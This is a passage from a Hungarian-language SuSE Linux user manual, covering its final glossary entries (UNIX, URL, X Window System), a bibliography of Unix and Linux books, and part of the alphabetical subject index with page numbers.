Angolul: multiprocessing. Ha a számítógépünkben több *processzor* van, akkor ezt többprocesszoros (angolul: multiprocessor) rendszernek vagy többrésztvevős feldolgozásnak (angolul: multiprocessing) nevezzük. Linuxnál az SMP szakkifejezéssel találkozhatunk, amely jelentése: *Szimmetrikus többrésztvevős feldolgozás* (angolul: *Symmetric Multi-processing*), amely egy speciális formája a többrésztvevős feldolgozásnak.

UNIX

A UNIX egy operációs rendszer, amely széles körben elterjedt munkaállomásokon. A UNIX létfontosságú dolgokat támogat, mint pl. különböző számítógépek futtatása egy hálózatban. A UNIX-ban van egy rendszer-mag, egy *shell*, és az alkalmazások. A kilencvenes évek eleje óta van szabadfelhasználású verzió PC-re: a Linux.

UMSDOS

Egy olyan speciális fájlrendszer Linuxra, amely lehetővé teszi a "UNIX-komfortot" (beleértve a hosszú fájlneveket és jogosultságokat) normál MS-DOS fájlrendszerben. Ez ugyan jóval lassabb, mint a "normál" Ext2 fájlrendszer, de jól hasznosítható bemutató (demonstrációs) célokra, mivel nem igényel extra partíciót.

URL

"Egységes erőforrás meghatározó", angolul "Uniform Resource Locator", amellyel internetes szolgáltatások és protokollok választhatók ki. A WWW esetében a "http://kiszolgálónév:port/könyvtár/fájl" alakban. Egy valós példa a "http://www.suse.de/en/index.html", ahol a protokoll a http, a gép neve a www.suse.de, a port nincs kitöltve (de alapértelmezetten 80), míg a könyvtár az eng, a fájl pedig az index.html. További protokollok: ftp, gopher, wais, telnet, shhttp, stb. Ezek használata hasonló a http-hez.

Útvonal

Angolul: path, (ösvény). Egy *fájl* az útvonal segítségével egyértelműen meghatározható a *fájlrendszer*-ben. Unixban, a különböző szinteket a "slash" \ / ' határolja el. Az útvonalaknak két fajtája van:

- *Relatív útvonal*: angolul Relative path. A fájl vagy könyvtár helye az aktuális könyvtárhoz viszonyítva.
- *Abszolút útvonal*: angolul Absolute path. A fájl vagy könyvtár helye a *gyökér könyvtárhoz* képest.

VESA Video Electronics Standards Association

A grafikus kártyák és monitor gyártók szövetsége, határozza meg a számítógép képernyőjével kapcsolatos különböző szabványokat. Az elérhető videó módokat, a videójel órajelét és a különböző felbontásokat a VESA bizottság szabványosította, ugyanúgy, mint a VGA-BIOS függvényhívásait. A szövetség honlapja megtalálható az alábbi címen:

<http://www.vesa.org>.

Virtuális memória

Lásd *memória*.

WAN wide area network

A *LAN* ellentéte. Az ilyen *hálózathoz* térben elhatárolt számítógépek csatlakoznak.

Wildcards

Angol, lásd *helyettesítő karakterek*.

X Szerver

Az olyan gépek használhatók *grafikus felhasználó interfész* szolgáltatások nyújtására, amelyeken fut egy X szerver. Az X szerver egyik fontos feladata a képernyők kezelése. Legtöbbször egy terminál egy képernyővel rendelkezik. A képernyő nevét a DISPLAY *környezeti változóban* lehet beállítani. A változó formátuma: <gép-neve>:<képernyő(sor)száma>. Pl. **meggyfa:0**. Az *rlogin* használatához szükséges ismerni a képernyőnk nevét.

X Window rendszer

Lásd *X Window System*.

X Window System

Programok, protokollok és rutinok gyűjteménye, melyek feladata hogy szervezzenek és kezeljenek egy *grafikus felhasználói interfészt*. Az X Window rendszert (röviden X) a MIT-en (Massachusetts Institute of Technology) fejlesztették ki, eredetileg Athena projekt néven. Az X legnagyobb előnye más rendszerekkel szemben (mint az MS-Windows, és a GEM) flexibilitása és hálózati képessége. Például lehetséges az, hogy a program egy másik gépen fusson, amíg a kimenete át van irányítva a mi gépünkre és ott úgy jelenik meg mint a többi alkalmazásunk.

Megjegyzés: A neve nem "X-Windows", hanem egyszerűen **X Window System**.

Irodalomjegyzék

- [Alm94] ALMESBERGER, Werner: *LILLO User's guide*, 1994. – (see file `/usr/doc/lilo/user.dvi`)
- [Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)
- [CAR93] COSTALES, Bryan ; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)
- [CB96] CHESWICK, William R. ; BELLOVIN, Steven M.: *Firewalls und Sicherheit im Internet*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-875-x)
- [CR91] CAMERON, Debra ; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)
- [CZ96] CHAPMAN ; ZWICKY: *Einrichten von Internet Firewalls. Sicherheit im Internet gewährleisten..* O'Reilly & Associates, Inc., 1996. – (ISBN 3-930673312)
- [Daw95] DAWSON, Terry: *Linux NET-2/NET-3 HOWTO*, v2.8, 07 Jan 1995. – (see file `/usr/doc/howto/NET-2-HOWTO`)
- [FCR93] FANG, Chin ; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (see file `/usr/X11/lib/X11/doc/VideoModes.doc`)
- [Fri93] FRISCH, Æleen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)
- [Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)
- [GMS93] GOOSSENS, Michel ; MITTELBAACH, Frank ; SAMARIN, Alexander: *The \LaTeX Companion*. Addison Wesley GmbH, 1993. – (ISBN 3-54199-8)
- [Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)
- [GS93] GARFINKEL, Simson ; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)
- [Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)
- [HHMK96] HETZE, Sebastian ; HOHNDEL, Dirk ; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)
- [Hof97] HOFFMANN, Erwin: EMail-Gateway mit qmail. In: *iX* 12 (1997), S. 108ff
- [Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)
- [Kie95] KIENLE, Micheal: TIS: Toolkit für anwendungsorientierte Firewall-Systeme. In: *iX* 8 (1995), S. 140ff

- [Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)
- [Kof95] KOFLER, M.: *Linux*. Addison Wesley GmbH, 1995. – (ISBN 3-89319-796-6)
- [Kop94] KOPKA, Helmut: *TEX-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)
- [Kun95] KUNITZ, Ulrich: Sicherheit fast kostenlos: Einrichtung eines kostenlosen Firewall-Systems. In: *iX* 9 (1995), S. 176ff
- [Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)
- [Lam94] LAMPORT, Leslie: *TEX User's Guide and Reference Manual*. Addison Wesley GmbH, 1994. – (ISBN 0-201-52983-1)
- [Lef96a] LEFFLER, Sam: *HylaFAX Home Page*, 1996
- [Lef96b] LEFFLER, Sam: *TIFF Software*, 1996
- [OT92] O'REILLY, Tim ; TODINO, Grace: *Manging UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)
- [Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)
- [Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)
- [SB92] SCHOONOVER, M. ; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)
- [Sch98] SCHEIDERER, Jürgen: Sicherheit Kostenlos - Firewall mit Linux. In: *iX* 12 (1998)
- [Sto98] STOLL, Clifford: *Kuckucksei; Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer-TB.-Vlg., 1998. – (ISBN 3596139848)
- [The96] THE XFREE86TM-TEAM: *XF86Config(4/5) - Configuration File for Xfree86TM*, 1996. – Manual-Page zu XFree86TM
- [TSP93] TODINO, Grace ; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)
- [Wel94] WELSH, Matt: *Linux Installation and Getting Started*. 2. S.u.S.E. GmbH, 1994. – (ISBN 3-930419-03-3)
- [WK95] WELSH, Matt ; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)

Tárgymutató

- `.susefaxrc`
 - SuSEFax, 206
- `.susephone`
 - SuSEFax, 206
- `.tar`, 501
- `.tar.gz`, 501
- `.tgz`, 501
- `/etc/conf.modules`, 375
- `/etc/fstab`, 93
- `/etc/init.d/rc`, 458
- `/etc/inittab`, 455
- `/etc/modules.conf`, 375
- `/etc/ppp/ppp-down`, 194
- `/etc/printcap`, 354
- `/etc/rc.config`, 460
- `/etc/rc.config`, 114, 461
- `/etc/security/undo_harden_suse.pl`, 483
- `/sbin/SuSEconfig`, 459, 460
- `/sbin/init`, 455
- `/sbin/init.d/rpc`, 168
- `/usr/sbin/harden_suse`, 482
- `/var/lib/apsfilter/SETUP`, 357
- `$HOME`, 291, 361
- Álnév, 557
- Útvonal, 572
- élő rendszer (live filesystem), 92
- Applixware**, 469
- Applixware**, 67, 69, 420
- reboot**, 469
- shutdown**, 469
- LILO*, 104
- `/opt`, 68
- `/etc/host.conf`, 463
- `/etc/hosts`, 463
- `/etc/resolv.conf`, 463
- RPM (rpm)**, 570
- kdm*, 469
- xdm*, 469
- SaX2, 236, 270
- SuSE Linux
 - features, 435
- SuSE Linux Solutions AG, 523
- XFree86, 4
- YaST, 5, 43
- YaST
 - telepítés közben, 33
- 1024 cylinders
- LILO problems, 137
- 1TR6, 176
- 3COM 3c501, 398
- 3COM 3c503, 392, 398
- 3COM 3c505, 398
- 3COM 3c507, 398
- 3COM 3c509, 398
- 3COM 3c515, 398
- 3COM 3c579, 398
- 3COM 3c590, 398
- 3COM 3c900, 398
- 3Com, 382
- 3dpixm, 303
- 3dpixms, 303
- a2ps, 355, 356
- aaa_base, 425
- Ablak, 557
- Ablakkezelő, 557
- Adabas, 469
- Adabas D, 6, 524
- Adaptec
 - AHA-152x/151x/1505, 385, 397
 - AHA-154x, 386
 - AHA-274x, 386
 - AHA-284x, 386
 - AHA-294x, 386
- Adaptec 2920, 388, 397
- Adaptive Answer Support
 - HylaFAX, 220
- adding
 - users, 491
- administration
 - user, 111
 - YaST, 100
- ADSL, 185
- Advanced Power Management, lásd APM
- AdvanSys, 387
- afpd, 230
- AfterStep, 283, 287, 297
- Afterstep, 300
- afterstep, 285, 300
- afterstep**, 287, 300
- aic7xxx, 386
- AIRCOP, 120
- Alap Linux, 557
- ALICE, 54, 55
- Alien, 434
- alien**, 434
- AM53/79C974, 387
- AMD 53/79C974, 387

- AMD Athlon / Intel Pentium III, [377](#)
- AmigaOS, [567](#)
- Andrew Tridgell, [223](#)
- Apache, [435](#)
- apache, [448](#)
- APM, *lásd* PCMCIA, APM, [342](#)
 - selecting a kernel, [103](#)
- apmd, [339](#), [343](#)
- apmd, [344](#)
- Apple, [567](#)
 - Netatalk, [230](#)
- Apple Macintosh System 7, [561](#)
- applications
 - configuration files, [304](#)
- Applix, [3](#)
- apsfilter, [102](#), [103](#), [350](#), [354–362](#), [368](#), [369](#)
 - checklist, [369](#)
 - configuration, [357](#), [360](#)
 - network printer, [361](#)
 - printer queues, [356](#)
- apsfilterrc, [360](#)
- Arcad, [69](#)
- archiving data, [501](#)
- arena, [7](#), [468](#)
- Argus, [470](#)
- Arkea, [470](#)
- AT1700, [399](#)
- ATAPI, [557](#)
- ATAPI CD-ROM hangs, [61](#)
- atd, [467](#)
- authentication, [423](#)
- autoexec.bat, [141](#)
- autofs, [466](#)
- automounter, [466](#)
- AVM Fritz
 - XPCDr., [190](#)
- AVM-B1, [176](#)
- awk, [4](#)
- az X beállítása, *lásd* telepítés, az X beállítása
- Aztech CD-ROM, [403](#)
- background picture, [296](#)
- backup, [113](#)
- baseLinux
 - boot methods, [51](#)
 - bash, [498](#), [510](#), [533](#), [534](#), [570](#)
 - basic commands, [495](#)
 - Becsatolás, [558](#)
 - Becsatolási pont, [558](#)
 - Betűszó, [558](#)
 - billentyűzet, *lásd* YaST2, billentyűzet
 - bin/faxrcvd, [222](#)
 - bind, [158](#), [489](#)
 - bind, [200](#)
 - BIOS, [558](#)
 - bitmap, [298](#)
 - Biztonsági mentés, [558](#)
 - boot, [117](#)
 - additional systems, [119](#)
 - booting DOS, [118](#)
 - concepts, [118](#)
 - disk, [119](#)
 - loader, [117](#)
 - manager, [117](#)
 - sector, [117](#)
 - boot disk, [119](#)
 - create, [131](#)
 - boot sector, [118](#)
 - boot.local, [459](#)
 - boot.sys, [119](#)
 - booting, [455](#), [492](#), [535](#)
 - base-Linux, [51](#)
 - bootmanager, [119](#)
 - concepts, [118](#)
 - initial ramdisk, [437](#)
 - root partition, [384](#)
 - starting via loadlin, [141](#)
 - bootmanager
 - boot.sys, [119](#)
 - LILO, [119](#)
 - OS/2, [119](#)
 - Windows NT, [119](#)
 - bootmenu, [141](#)
 - Bowman, [283](#), [297](#), [300](#)
 - bowman, [285](#), [300](#)
 - BSD, [508](#)
 - bttv, [427](#)
 - bugs, [542](#)
 - bus mouse, [264](#)
 - Business Support, [522](#)
 - BusLogic, [387](#)
 - Busmouse
 - Logitech, [394](#)
 - buying a PC, [445](#)
 - C, [373](#)
 - cable modems, [184](#)
 - Cabletron E21XX, [392](#)
 - Cabletron E21xx, [399](#)
 - CardBus, *lásd* hardware, CardBus
 - cardctl, [341](#)
 - Cardmanager, [334](#), [335](#), [340](#)
 - cardmgr, [334](#)
 - cardmgr**, [334](#), [335](#)
 - cat, [498](#)
 - CD, [542](#)
 - cd, [502](#)
 - CD damaged, [61](#)
 - CD live system, [108](#)
 - CD-ROM
 - ATAPI, [389](#)
 - Aztech, [394](#), [403](#)
 - EIDE, [389](#)
 - Goldstar, [394](#), [403](#)
 - Mitsumi, [394](#), [403](#)
 - Mitsumi FX-001(D), [394](#), [403](#)
 - Mitsumi Multisession, [394](#), [403](#)
 - Mozart, [394](#), [404](#)
 - Optics Storage, [395](#), [404](#)
 - Panasonic, [395](#), [405](#)
 - Philips CM206, [395](#), [404](#)
 - Sanyo, [395](#), [404](#)
 - Sony CDU31A, [395](#), [404](#)
 - Sony CDU33A, [395](#), [404](#)
 - Sony CDU535, [395](#), [405](#)
 - SoundBlaster Pro 16, [405](#)
 - CD-ROM drive
 - hangs, [65](#)
 - installation, [101](#)
 - parallel port, *lásd* hardware, parallel port
 - CD-ROM drives hangs, [63](#)
 - CD-ROM meghajtó, [558](#)
 - párhuzamos porton, [60](#)
 - CD-ROM meghajtók támogatása Linux alatt, [60](#)

- CD-ROM drive hangs, 61
- CD-ROM driver is missing, 61
- cdb, 258, 420
- CDE, 285
- cde, 285
- CDEsim, 300
- cdesim**, 300
- CERT, 481
- change hostname, 106
- change job parameters
 - SuSEFax, 210
- changes, 427
- chat, 172, 193, 194, 196
- check, 535
- chmod, 502
- Chris Mason, 91
- chroot environment, 93
- clock chip, 266
- CMOS setup, 117
- Coherent, 508
- color depth, 274
- colors, 297
- colortbl, 422
- command, 493
 - df**, 504
 - du**, 506
 - free**, 504
 - kill**, 506
 - ps**, 506
 - pstree**, 507
 - top**, 507
 - ulimit**, 505
 - w**, 506
- command not found, 471
- commands
 - basic, 495
- Compaq, 3
- compiling, 540
- (Computer), 64
- conf.modules, *lásd* modules.conf
- conf.modules, 375
- config.sys, 141
- configuration, 94
 - changing, 95, 459
 - e-mail, 200
 - LILO**, 122
 - loading, 94
 - net time, 468
 - network, 155
 - saving, 95
 - X11, 238, 263
- configuration file, 461
- configuration files, 156
- configure XFree, 114
- configuring system security, 114
- connecting a modem, 186
- console, 469
 - virtual, 564
- consoles
 - virtual, 495
- core files, 505
- Corel, 3
- cp, 499
- crash, 535
- crash course, 491
- CRC
 - error, 65
- creating
 - directory, 495
- Cron, 425
- cron, 427, 436, 470, 482
- cron, 427
- cron daemon, 470
- cron.daily, 470, 471
- crontab, 202
 - daily, 425
- Cső, 558
- Csővezeték, 558
- csomag
 - 3dpixm, 303
 - 3dpixms, 303
 - aaa_base, 425
 - apmd, 344
 - bind, 200
 - bttv, 427
 - cdb, 258, 420
 - changes, 427
 - colortbl, 422
 - cron, 427
 - dhclient, 426
 - dhcpd, 426
 - dochost, 447
 - faxprint, 215
 - fhs, 424
 - firewals, 197
 - g3utils, 205
 - glibndev, 423
 - glimpse, 424
 - glutdemo, 281
 - gnadmin, 427
 - gnlibs, 427
 - gnlibsd, 423
 - gnuhtml, 424
 - gnutils, 427
 - gs_x11, 211
 - gtkndev, 423
 - gv, 211
 - gxmhtml, 427
 - howto, 345
 - htdig, 447
 - hylafax, 205, 214, 215
 - hyperref, 422
 - i4l, 460
 - i4ldoc, 184
 - imlibdev, 423
 - imwheel, 279
 - inetcfg, 184, 192, 193
 - irda, 345
 - isdn4linux, 175
 - jade_dsl, 422, 428
 - kernmod, 425
 - kernmods, 425
 - kiválasztása, 36
 - knfsd, 424, 466
 - latex-cover, 214
 - leafnode, 203
 - lx_suse, 176
 - makewhat, 426
 - mgetty, 205, 221
 - ncurses, 426
 - netatalk, 230, 231
 - nfsserv, 424
 - nkita, 425
 - nkitb, 425
 - opso, 424
 - opso_smp, 424
 - opsod_up, 424
 - opsodsmp, 424
 - pcmcia, 341, 342
 - pg_datab, 427
 - phpdoc, 426
 - postfix, 426
 - postgres, 422, 427
 - ppp_nt, 192

- ul>
- roxen, 427
- roxenint, 427
- roxenssl, 427
- rzsz, 428
- sax, 236
- sax2, 236
- sdb_en, 183
- sendfax, 205
- sendmail, 460
- shlibs5, 422
- sp, 422
- squid, 426
- squid2, 426
- susefax, 206
- susehelp, 183
- susehlf, 222
- tiff, 211
- toppp, 192
- ttmkfdir, 278
- wget, 432
- x3dlabs, 421
- xcyrix, 421
- xdevel33, 436
- xformsd, 423
- xfsetup, 236
- xglint, 421
- xkeycaps, 280
- xntp, 469
- xis, 421
- xvga16, 236
- ypclient, 428
- ypserv, 427
- yudit, 278
- Ctwm, 283, 300
- ctwm, 285, 300, 534
- curses, 436
- cursor, 298
- cut-and-paste, 542
- Cyberscheduler Software, 69
- Cygnus Source-Navigator, 69
- Cyrix *lásd* processzor, Cyrix 686
- D-Link DE620, 403
- Démon, 559
- daemon
 - named, 466
- nntpd, 467
- nsd, 466
- printing, 467
- routed, 466
- rwhod, 466
- data backup, 501
- database
 - PostgreSQL, 422
- DB2, 470
- DCF77, 469
- DDC, 558
- de-fragmenting, 543
- DE203, 400
- DE204, 400
- DE205, 400
- DEC, 235
- defrag, 56, 57
- Denial of Service, 480
- depmod, 374
- desktop
 - background, 296
 - colors, 297
 - configuration, 304
 - cursor, 298
 - fonts, 297
 - icons, 297
- devices
 - floppy drive, 529
 - IDE hard drive, 529
 - SCSI hard drive, 529
- df**, 504
- dhclient, 200
- dhclient, 426
- DHCP, 184, 467
 - client configuration, 107
 - configuring, 106
- dhcpd, 426
- diald, 200, 466
- Digital, 399
- Digital DEPCA, 399
- Digital Research, 561
- directories
 - important, 528
- directory
 - change, 495
 - creating, 495
 - remove, 495
- directory tree, 527
- Dirk Hohndel, 235
- disk drives, 393
- DISPLAY, 569, 573
- DNS, 200, 464, 465
 - timeout, 425
- DNS domain, 166
- DocBook, 422
- dochost, 69
- dochost, 447
- documentation, 446
 - documentation server, 468
- docview
 - SuSEFax, 211
- dokumentáció, 7
 - olvasás, 9
- domain name, 152
- DOS
 - bootmenu, 141
 - Linux partíciók hozzarendelése, 57
 - Linux partíciók létrehozása, 56
- DOS commands, *lásd* mtools
- DOS disks
 - access in Linux, 510
- DOS mode, *lásd* Windows 95/98
- DOS setup, 50
- Drótposta, 559
- drive label has changed, 64
- Drivespace, 64
- DSSI, 176
- du**, 506
- Duesentrieb, 6
- dummy device, 463
- dump, 76
- dumpe2fs, 452
- dvips, 355
- DyDe, 288
- dynamic IP addresses, 464
- Dzókerek, 559
- E-mail, 559
- e-mail, 171, 200
 - configuration, 200
- e2fsck, 449, 451, 452
 - manpage, 535
- efscck**, 535

- Eagle, 69
- Eberhard Moenkeberg, 9
- Editors
 - vi, 514
- editres, 305
- egér
 - nem működik, 19
- egér hozzáadása, *lásd*
 - YaST2, egér hozzáadása
- EIDE
 - Special chip sets, 428
- EIDE chipsets, 390
- Elérési út, 559
- ELF, 559
- első Linux telepítés, 15
- első telepítés, 28
 - üdvözlő képernyő, 16
 - a boot manager beállítása, 22
 - csomagok telepítése, 37, 42
 - felhasználó létrehozása, 24
 - hálózat beállítása, 40
 - indítás a második CD-ről, 58
 - indítólemez létrehozása
 - Unix alatt, 59
 - készüljünk fel, 15
 - modem, 41
 - particionálás, 55
 - root jelszó, 41
 - szoftver telepítése, 37
 - szoftver-kiválasztás, 21
 - YaST2, 15, 17
- Emacs, 4, 7, 205, 421, 561
- emacs, 70
- emacs**, 6, 7, 570
- emergency system, 449
- emm386.exe, 44, 50, 51
- Enlightenment, 285
- Eszköz, 559
- Ethernet, 559
- EtherTeam 16i/32, 401
- Eumex 322 PCi, 190
- Eumex 404 PC, 190
- ex, 514, 515
- explanation of commands, 503
- exporting, 168
- EXT2, 559
- extended partitions, 89
- external viewer
 - SuSEFax, 210
- Fájl, 559
- Fájlrendszer, 560
- Fókusz, 560
- Főmemória, 560
- FAQ, *lásd* GY.I.K., 539
- FAT32, 57
- Fax
 - Hylafax, 468
- fax cover
 - SuSEFax, 211
- fax server
 - HylaFAX, 216
- fax cover
 - SuSEFax, 213, 214
- fax send at
 - SuSEFax, 211
- faxcover, 215
- faxcover, 215
- FaxCovergen.class, 215
- FaxCovergen.class
 - SuSEFax, 215
- faxgetty, 217, 220, 221
- faxmodem, 217
- faxprint, 215
- faxq, 216, 217
- faxsetup, 468
- fdformat, 510
- fdisk, 56, 57, 74, 121, 128, 134, 135, 449, 451, 452
- FEATURE, 356
- Feladat, 560
- felhasználói account, 24
- fetchnews, 204
- fhs, 424
- FIFO file, 217
- file, 356
 - link, 500
- file attributes, 496, 499, 501
- file permissions, 470
- file system
 - FHS, 435
 - TeX, 435
- File Transfer Protocol, 216
- files, 496, 499
 - commands, 496
 - copy, 499
 - delete, 499
 - devices, 529
 - grepping, 500
 - hidden, 499, 533
 - rename, 499
 - searching, 98, 500
- files not movable, 60
- filesystem
 - ReiserFS, 90
 - vfat, 91
- filesystems
 - assign, 76
- filter
 - apsfilter, 355
 - apsfilter-configuration, 357
 - printer filter, 353, 355
- find, 451, 500
- finger, 533
- fips, 35, 55, 57, 64
- fips.exe, 56, 57
- firewall, 197, 543
 - Application Level firewalls, 487
 - packet filter firewall, 484
- Firewall (Tűzfal), 484
- firewalls, 197
- first-time installation
 - copying packages, 46
 - via hard disk, 46
- floppy, 393
- floppy disk drives, *lásd*
 - hardware, floppy disk drives
- Florian La Roche, 9
- fonts, 297
- form fax
 - SuSEFax, 214
- create form fax list
 - SuSEFax, 214
- formatting
 - partition, *lásd* partition, formatting
- Fortify, 69, 425

- free**, 504
- Freecom, 63
- Frequently Asked Questions, 539
- frissítés, 5
 - telepítés, 19
- fsck, 76
- ftape, 329
- FTP, 560
 - anonymous FTP, 426
 - client, 560
 - server, 560
- ftp, 107, 533
- FTP server
 - setting up, 435
- Fujitsu FMV-181/182/183/184, 400
- full text search, 448
- function
 - HylaFAX, 216
- function keys
 - do not work, 81
- Futásszint, 560
- Future Domain, 388, 397
- FvmSave, 295
- Fvwm, 283, 285, 297, 299, 300
 - background picture
 - setting, 296
 - colors, 297
 - setting, 297
 - fonts, 297
 - setting, 297
 - start, 296
- fvwm, 254, 285, 294, 295, 297, 300, 534
 - fvwm, 294
 - cursor, 298
 - setting, 298
 - icons, 297
 - setting, 297
- fvwm1, 294
- Fvwm2, 283, 294, 296, 297, 299, 300
 - configure, 296
 - settings, 296
- Fvwm2, 296
- fvwm2, 283, 285, 286, 294–296, 300–303
 - fvwm2, 294
 - configuration files, 295
 - general, 294
 - fvwm2**, 294
 - Fvwm95, 283, 297, 299, 300
 - fvwm95, 285, 294, 295, 300, 302, 303
 - fvwm95man, 295
 - FvwmBanner, 296
 - FvwmButtons, 295
 - FvwmConfig, 295
 - FvwmIdent, 298
 - fvwmman, 294
 - FvwmSaveDesk, 296
 - g3utils, 205
 - gateway, 153, 162
 - gateway address, 153, 155
 - GDI printer, 368
 - GDT RAID5 vezérlő, *lásd* ICP Vortex
 - GEM, 561
 - getty, 220, 221
 - Ghostscript, 102, 356, 362
 - GhostView, 211
 - GhostView, 211
 - Ghostview**, 491
 - ghostview, 298
 - glibc, 422, 423, 449, 561
 - glibndev, 423
 - glimpse, 424
 - glutdemo, 281
 - gnadmin, 427
 - gnlibs, 427
 - gnlibsd, 423
 - GNOME, 4, 69, 285
 - compiling, 423
 - GNU, 4, 437, 560
 - GNU C/C++ fordító, 4
 - GNU Emacs, 6, 570
 - GNU zip, 501
 - gnuhtml, 424
 - gnutils, 427
 - Goldstar CD-ROM, 394, 403
 - GPL, 549
 - GPM, 462
 - gpm, 42, 256, 462, 463, 542
 - Grafikus felhasználói felület, 561
 - grep, 451, 500
 - group
 - administration, 112
 - groups, 166
 - gs, 362, *lásd* Ghostscript
 - gs**, 102
 - GS_RESOL, 368
 - gs_x11, 211
 - gtkndev, 423
 - GUI
 - graphical user interface, 539
 - gv, 211, 491
 - gv, 211
 - gxmhtml, 427
 - GY.I.K., 8
 - gzip, 47, 73
 - gzip**, 501
 - Hálózat, 561
 - Hálózati fájlrendszer, 561
 - Háttérfolyamat, 561
 - Háttértároló médium, 562
 - hajlékonylemezek formázása, 59
 - halt, 459
 - Hans Lermen, 9
 - Hans Reiser, 91
 - Harald Koenig, 9
 - hard drive
 - parameters, 389
 - hard drive mount, *lásd* Mountpoint
 - hard drives
 - additional, 544
 - hardware
 - AGP, 309
 - CardBus, 333
 - cards, 309
 - external modems, 325
 - floppy disk drives, 324
 - integrating, 309
 - internal modems, 325
 - IrDA, *lásd* IrDA
 - ISA, 309
 - ISA P'n'P, *lásd* ISA P'n'P
 - laptop, *lásd* notebook

- LS120 drives, 324
- modems, 325
- notebook, *lásd* notebook
- parallel port, 322
- PC cards, 333
- PCI, 309
- plug'n'play, 310
- Plug-and-Play, 458
- problems, 65
- scanners, 327
- streamers, *lásd* hardware,
 - tape drives
 - tape drives, 328
 - USB, *lásd* USB
 - Winmodem, 325
 - ZIP drives, 324
- Hauppauge WIN/TV, 329
- hdparm, 344
- help, 467, 468, 539
- help system, 446
- Helyettesítő karakterek, 562
- Hercules grafikus kártyán, 103
- hfaxd, 216
- hibernation, 342
- hidden files, 499
- HiSax, 176, 179
- Hivatkozás, 562
- HOGYAN-ok, 8
- HOME, 288, 291, 305, 564, 570
- horizontal frequency, 265
- host.conf, 157
 - alert, 158
 - multi, 158
 - nospoof, 158
 - order, 157
 - trim, 158
- HOSTNAME, 162
- hostname, 152
- hosts, 157, 158
- hotline, 519
- HowTo, *lásd* HOGYAN-ok
- howto, 345
- HP 10/100 VG-AnyLAN, 401
- HP PCLAN, 401
- HP PCLAN+, 401
- htdig, 69, 448
- htdig, 447
- HTTP server
 - setting up, 435
- http-rman, 447, 468
- httpd, 467
- HylaFAX, 205, 206, 211, 216, 217, 222
- hylafax, 206
- hylafax, 205, 214, 215
- hyperref, 422
- hypertext segítség, *lásd* suse
 - segítség
- i41, 460
- i41doc, 184
- i82365, 340
- i82557/i82558, 400
- IBM, 3, 567
- IBM OS/2, 508
- IBM Thinkpad, 393
- Icwm, 285
- ICL EtherTeam, 401
- ICN, 176
- icons, 297
- ICP Vortex vezérlő
 - hiba telepítés közben, 32
- időzóna, *lásd* YaST2, időzóna
- identifier, 275
- ifconfig, 451, 464
- ifport, 341
- imlibdev, 423
- important keys, 525
- importing, 167
- imwheel, 243
- imwheel, 279
- Indítás, 562
- indítás
 - a második CD-ről, 58
- indító lemez, 29, 121
- indítólemez
 - létrehozása a dd parancssal, 59
 - létrehozása a setup programmal, 58
 - létrehozása telepítés közben, 58
- indítólemez készítése
 - létrehozása a rawrite programmal, 59
- index of all series and packages, 98
- inetcfg, 184, 192, 193
- inetd, 40, 107, 155, 163, 204, 216, 465, 484, 485, 488
- Info, 437
- info, 7, 540
- info**, 7, 437
- Info (info)*, 437
- Informix, 3, 524
- Infoviewer, 7
- Infra-red Data Association, *lásd* IrDA
- infra-red support, *lásd* IrDA
- init, 216, 451, 455–458
 - scripts, 458
- initial installation
 - boot methods, 51
 - install loadlin, 52
 - setup, 50
 - Windows 95/98
 - DOS mode, 50
- initial ramdisk, 437
- initrd, 463
 - SCSI driver, 376
- inittab, 455
- INN, 467
- Inode, 92, 562
- inode
 - density, 92, 108
- Inode density, 562
- insmod, 374, 375, 381
 - parameters, 381
- Installation, 15
- installation
 - assign filesystems, 76
 - assign mount points, 76
 - automatic, 54
 - CD-ROM drive on parallel port, 63
 - CD-ROM drives with their own controller, 63
 - configuring partitions, 74
 - de-install packages, 429
 - DOS partition, 46

- ul>
- first time installation
 - halts, 65
- format hard drive, 76
- from a directory, 86
- from a hard drive partition, 85
- from CD-ROM, 84
- FTP, 48
- install packages, 429
- LILO*, 128
- medium, 83
- net, 48
- NFS, 48
- package, 98
- PCMCIA, 341
- problem description, 60
- size, 94
- starting via loadlin, 141
- via FTP, 87
- via NFS, 85
- installation medium, 83
- Insure++, 69
- Intel EtherExpress 16, 400
- Intel EtherExpressPro, 400
- Intel EtherExpressPro 100, 400
